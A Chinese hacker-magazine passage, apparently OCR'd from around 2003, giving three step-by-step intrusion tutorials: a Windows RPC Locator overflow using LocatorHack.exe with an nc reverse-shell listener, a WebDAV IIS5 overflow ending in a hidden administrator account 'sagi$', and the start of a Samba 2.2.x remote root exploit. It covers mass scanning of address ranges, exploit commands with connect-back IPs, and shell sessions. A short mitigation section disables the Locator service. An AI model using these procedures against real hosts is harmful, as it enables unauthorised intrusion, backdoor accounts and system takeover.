- Microsoft Windows XP 64-bit Edition
- Microsoft Windows NT 4.0 SP6a
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP4
- Microsoft Windows NT 4.0 SP3
- Microsoft Windows NT 4.0 SP2
- Microsoft Windows NT 4.0 SP1
- Microsoft Windows NT 4.0
- Microsoft Windows 2000 Server SP3
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Professional SP3
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Datacenter Server SP3
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server

```
– Microsoft Windows 2000 Advanced Server SP3
– Microsoft Windows 2000 Advanced Server SP2
– Microsoft Windows 2000 Advanced Server SP1
– Microsoft Windows 2000 Advanced Server
– Microsoft Windows 2000
```

描述就是这么多，这个漏洞的发布日期是：2003年1月22日。算起来时间还不长。不过，针对该漏洞的溢出程序已经出现了好几种版本。本人认为最好的版本就是国内顶尖人物sunx的LocatorHack.exe，使用非常方便，成功率也很高。下面，我就为大家讲一讲如何利用此漏洞取得系统权限。

一、所需工具

1．LocatorHack.exe（溢出程序）

2．nc.exe（在本地监听99端口得到远程主机adminshell）

3．scanner3.0（对单一端口扫描速度飞快，在这里我们用他大面积扫描3268端口）

好了，工具就准备这么多。这些工具已经给各位打好包了，大家可以在光盘中的“杂志相关”找到（压缩包名为“locator.zip”）。

二、溢出实例

由于开放Windows Locator这个服务的主机不多，所以想要练习此漏洞就需要大面积扫描开放3268端口的主机。一般开放3268的主机80%以上都开放此服务。到了现在，好象大家对这个服务还没什么印象，我为大家抓了一个图，让大家更清楚的看明白Windows Locator这项服务（图1）。

一般，远程主机只要开放这个服务，我们就有50%的成功几率。

首先，打开Scanner3.0选择一个网段进行扫描，在扫描端口范围里填3268端口，最好是网段范围大一点。一般是扫描一个B端，相信等扫描结果出来会有许多主机开放3268端口，再把这些主机挑选出来，再进行扫描。主要是扫描一下这些主机是否开放445端口，至于445端口在以前的杂志里都详细介绍过。由于篇幅，我在这里就不再为大家详细说明了。




图 1

扫描到了既开放445端口又开放3268端口的主机，我们就可对漏洞主机进行试验性的溢出啦（哈哈，最兴奋的时刻到来啦）！

首先，进入nc.exe的所在文件夹，用 **nc -vv -l -p 99** 命令在本地监听99端口，等会儿溢出成功的远程主机与本地IP连接。

下面，给大家介绍一下LocatorHack.exe这个溢出程序的使用方法：

```
C:\>LocatorHack

MsRpcLocator formQueryPacket.wcscpy overflow. writen by sunx

http://www.sunx.org

for test only, dont used to hack. :p

usage: LocatorHack <-h Host> <-v OSVer> <-l OSLanguage> <-s OSSP> <-r connectback host> <-p connectback port>

OS Version:
winnt: 1
win2k: 2
winxp: 3
OS Language:
english: 1
chinese: 2
japanese: 3

Exp: LocatorHack -h 192.168.0.1 -v 3 -l 1 -s 0 -r 127.0.0.1 -p 99
```

假设我刚才扫描到一个为202.96.xxx.xxx的主机有此漏洞，那么命令就应该打：

```
localorhack -h 202.96.xxx.xxx -v 2 -l 2 -s 3 -r 61.xxx.xxx.xxx -p 99
```

看到以上命令是不是很多读者都弄迷糊了？没关系，下面我为大家解释locatorhack的具体参数：

-h 是远程漏洞主机的IP地址

-v 1 是 winnt 主机

-v 2 是 win2k 主机

-v 3 是 winxp 主机

-l 1 是 英文版的漏洞主机

-l 2 是 中文版的漏洞主机

-l 3 是 日文版的漏洞主机

-s 1 是 sp1

-s 2 是 sp2

-s 3 是 sp3

-r 就是自己的IP地址（**注意**：使用这个工具溢出一定要有独立的IP地址，用内网的IP地址是不可以的。可使用ipconfig命令来检查自己的IP）

-p 就是溢出的端口 （注意：这个端口一定要和你用nc监听的端口一致，否则无法得到shell）

以上就是locatorhack的所有参数。那么，刚才localorhack -h 202.96.xxx.xxx -v 2 -l 2 -s 3 -r 61.xxx.xxx.xxx -p 99这个命令就不难理解啦！说明202.96.xxx.xxxx这个主机存在此漏洞。他的操作系统版本是win2k的中文版，61.xxx.xxx.xxx就是我自己的IP。确定好参数后就回车看溢出效果，图2是我的的操作结果。




图 2

看到了吗？出现了GOOD LUCK，根据以往使用同类软件的经验，我的溢出是成功的。下面，看我刚才用nc监听的99端口，如图3。




图 3

呵呵！看来今天我的运气还不错，已经成功获得了远程主机的admin权限。

我用**net user**命令查看了一下对方的用户情况。有些时候溢出不会象我今天这么顺利的。

不过，我已经把不成功的原因给大家归纳了一下。主要有以下几点：

1．检查远程主机是否开了445端口，一般开这个端口的主机溢出成功率比较高。

2． 检查你选择的参数是否和远程主机操作系统相符，一般可通过IIS版本来判断。比如IIS4.0就是NT，IIS5.0就是Win2k，5.01就是XP啦！我们也可通过端口来判断，假设对方开放5000端口，那一定就是XP。这样的办法还有好多，在这里就不详细说明。

3． 检查在参数里对方打过的SP补丁，判断的方法也有很多。比如，对方还存在IDQ漏洞或是Unicode漏洞，那就一定不是SP3。具体的大家可自己在实践中慢慢摸索。

4． 如果对方有防火墙或已打上补丁了，建议再换个IP试一下。我相信多试验一定会成功的，一定要有耐心：）

以上就是如何利用Microsoft Windows Locator服务远程缓冲区溢出漏洞进行热攻击。不知网管朋友看了以上的描述，会不会冒出一身冷汗？呵呵！没有关系的！下面我为大家讲一讲如何修补此漏洞。如果你不能立刻安装补丁或升级，我建议你采取以下措施以降低威胁：

要判断Windows Locator服务是否运行，建议执行如下操作：

❶ Windows 2000和Windows XP系统下，选择“控制面板→管理工具→服务”进行设置。而在WindowsNT 4.0中，选择“控制面板→服务”进行设置。

❷ 你也可在命令行中输入：**net start**

❸ 检查所有服务列表，如果存在“Remote Procedure Call (RPC) Locator”，表明Locator服务运行。

建议执行如下操作，关闭Locator服务：


❶ 通过服务控制面板，设置RpcLocator服务状态为“禁用”。

❷ 使用Windows XP或“Windows 2000 Resource Kit”包含的sc.exe程序停止此服务：**sc stop RpcLocator**

❸ 使用Windows XP或“Windows 2000 Resource Kit”包含的sc.exe程序关闭此服务：**sc config RpcLocator start= disabled**

通过以上的简单修补，就不会存在此漏洞了。好了，就给大家讲到这里，如有不明之处可观看一个关于此漏洞和此工具的动画教程（它在光盘中也有收录，名为“locator.exe”）。

严正声明：本篇提醒各位网管及时修补该漏洞，请不要搞破坏，一切由本文引起的后果与《黑客X档案》无关。



关于WEBDAV的远程溢出攻击，我不想讲太多，在《X档案》2003年第4期和第5期都有介绍，作者提到的都是基于ison用PERL写的溢出工具。而今天我要给大家介绍的是YUANGE早期写的一个WEBDAV工具（为什么现在才公开，估计是担心负面影响吧），该程序的用法和isno略有不同，据说还能穿透防火墙。下面，我们来看看该程序的简单用法吧！

首先，我们在不带任何参数的情况下执行一次，直接执行某程序一般都能看到程序的使用介绍。

```
G:\hacker\webdavex>webdav.exe

IIS5.0 HTTPEXT.DLL OVERFLOW
xxxxxxxxxxxxxxxxxxxxx
usage:webdav.exe <server> [webport] [offset]

please enter the web server:
```

使用说明很简单，server为目标主机；webport为目标溢出端口；默认为80；offset为测试的偏移量，0，1，2……。下面，让我们填入具体参数来看一下该工具的性能。

```
G:\hacker\webdavex>webdav 130.XXX.XXX.XXX 80 0

IIS5.0 HTTPEXT.DLL OVERFLOW
xxxxxxxxxxxxxxxxxxxx

usage:webdav.exe <server> [webport] [offset]

nuke ip:130.XXX.XXX.XXX port 80
offset:0
shellcode long 0xfb

Packetlong:0x10046

Send Packet 65732 bytes.
recv:
HTTP/1.1 404 Resource Not Found
Server:Microsoft-IIS/5.0
Date:Fri,23 May 2003 15:13:25 GMT
X-Virus: 1
……
```

屏幕显示出来的怎么这么眼熟？感觉和aspcode.exe差不多嘛！是的，我刚开始用的时候，还以为不对呢。不过，如果显示的是以上类似ASP文件的源代码的话，就说明溢出不成功，可使用CTRL+C中断，再换一个OFFSET试试。

我们看一下溢出成功的屏幕画面。

```
C:\hacker\webdavex>webdav 218.104.53.103 80 0
IIS5.0 HTTPEXT.DLL OVERFLOW
xxxxxxxxxxxxxxxxxxxxxxxxxx
usage:webdav.exe <server> [webport] [offset]

nuke ip:130.39.5.91 port 80
offset:0

shellcode long 0xfb

Packetlong:0x10046

Send Packet 65735 bytes.
recv:
c:\inetpub\wwwroot\NNNNNNNNN
NNNNN.
ok!
```


到这里就标示成功溢出了，回车一下，就会出现在对方shell：

C:\WINNT\system32>

这个溢出程序真是一条龙服务，溢出成功后就直接能进入shell了，不用再使用类似Telnet或NC的工具来连接对方。下面，我们来看一下这个程序溢出后的权限有多大，加个帐号看看。

```
C:\WINNT\system32>net user sagi$ 135790 /add
net user sagi$ 135790 /add
The command completed successfully.
```

命令执行成功了，已经加了一个帐号。我将sagi$帐号又添加到了administrators组中（如图所示）。至于其他的，我想已经没有必要再做下去了。



```
C:\WINNT\system32>net localgroup administrators sagi$ /add
net localgroup administrators sagi$ /add
The command completed successfully.

C:\WINNT\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Admin
Administrator
JOCHI\Domain Admins
JOHO
JUPURC
sagi$
TsInternetUser
The command completed successfully.

C:\WINNT\system32>
```

或许会有朋友说，ison的那个溢出程序很好呀！成功率也很高，为何还要再介绍这个溢出程序呢？我想对于许多使用过isno的webdavx3.exe的朋友来说，都曾经碰到过这个问题，就是使用webdavx3.exe已经溢出成功了，但在连接对方的7788端口时却无法连接上，这是因为对方的防火墙已经拦截了你的连接。

但如果你使用这个溢出程序的话，就不会出现这种情况了。换句话说，这个溢出程序可穿越对方的防火墙，明白了吧！

还是没有明白，那我继续废话一些吧，就是说这个程序采用了端口复用技术，是针对WWW默认的端口（缺省为80端口）来连接的，也就是让80端口休眠后，再通过80端口来进行连接，大家知道，80端口是永远的后门啊（可以参见相关资料，这句话并不是很准确，由于本人了解不多，这里就不讨论了），这类后门是最隐蔽的，也是最难防的。

在通常情况下，防火墙是不会设置规则来干涉80端口的进入数据的，否则，WWW服务也就没有架构的必要了。

这个溢出程序只对中文版的Win2000有效，通常offset为0就可成功，我测试时也有到8、9成功的。

本文的WEBDAV工具在本期光盘的“安全之路”已经收录了。不过，我在实验的过程中发现，进入对方shell以后很不稳定，通常是敲完一个命令回车后，就遗失了对目标主机的连接。不知道是程序本身问题还是其他原因，请高手赐教。

通过Samba漏洞 轻松入侵Linux系统

Sagi

关于如何入侵Unix/Linux系统，许多朋友都感觉很困难。他们总认为，入侵Unix/Linux系统，是高手才能办到的事。其实不然，这主要是因为他们对Unix/Linux系统不太了解，在《X档案》以前的杂志中也曾介绍过如何入侵SunOS系统，此次，我向各位详细介绍一下如何利用samba 2.2.*存在的一个远程溢出漏洞来入侵Linux系统，该漏洞也是最近才公布的。

一、Samba漏洞简解

Samba是基于SMB协议的一个应用程序，是款开放源代码的自由软件，可以说是目前在Unix/Linux上实现资源共享所普遍使用的一个服务组件。不仅如此，使用Samba服务还可实现Unix/Linux与Windows之间的文件及打印共享。

目前，广泛使用的是Samba服务组件版本为2.2.*。Samba-TNG是由Samba衍生的版本，相当于Windows NT domain控制器。可是就在前些日子，应该是Webdav与Windows RPC LOCATOR远程溢出被公布差不多的时间，samba 2.2.*组件也被公布存在着很严重的远程溢出漏洞。大致原因是Samba程序对输入没有进行正确的边界缓冲区检查，导致存在缓冲溢出漏洞，可使

攻击者轻易地远程夺取root权限，而相应的攻击程序在网上也可找到。该漏洞主要是针对Samba 2.2.*组件，因此安装并使用了该组件的Unix/Linux系统都有被溢出的可能。

二、Samba溢出程序

下面让我们来看一下具体的入侵步骤。所有的操作我是在Win2000下进行的，目标主机为一台Linux系统，如果我们下载的攻击测试程序是C源代码的话，在Linux环境下使用GCC编译，就可在Linux系统下使用。由于本次实验是在Win2000下进行的，所以在Win2000下就是使用CYGWIN之类的工具，通过这类工具把For Linux的C源程序转换成Win2000下的EXE可执行程序。

下面，我们首先执行一次这个已经编译成EXE的入侵程序看看。大家都知道，一般直接执行某个基于CMD命令提示符的程序，我们就可得到它的详细使用说明。

```
G:\hacker\0x333samba\0x333
samba>0x333samba

[~]  0x333hate => samba 2.2.x remote root exploit  [~]
[~]          code by cowboy ~ www.0x333.org          [~]

Usage: 0x333samba [-t target] [-p port] [-h]
-t    target to attack              //攻击目标
-p    samba port <default 139>    //samba溢出端口（缺省为139端口）
-h    display this help             //显示帮助
```

三、Samba漏洞扫描技巧及利用

通过上面的帮助可看出这个程序的使用很简单，参数很少，用过溢出程序的新手几分钟就可学会。不过，在进行溢出前还有一个关键问题，就是如何寻找提供samba服务的Linux主机。

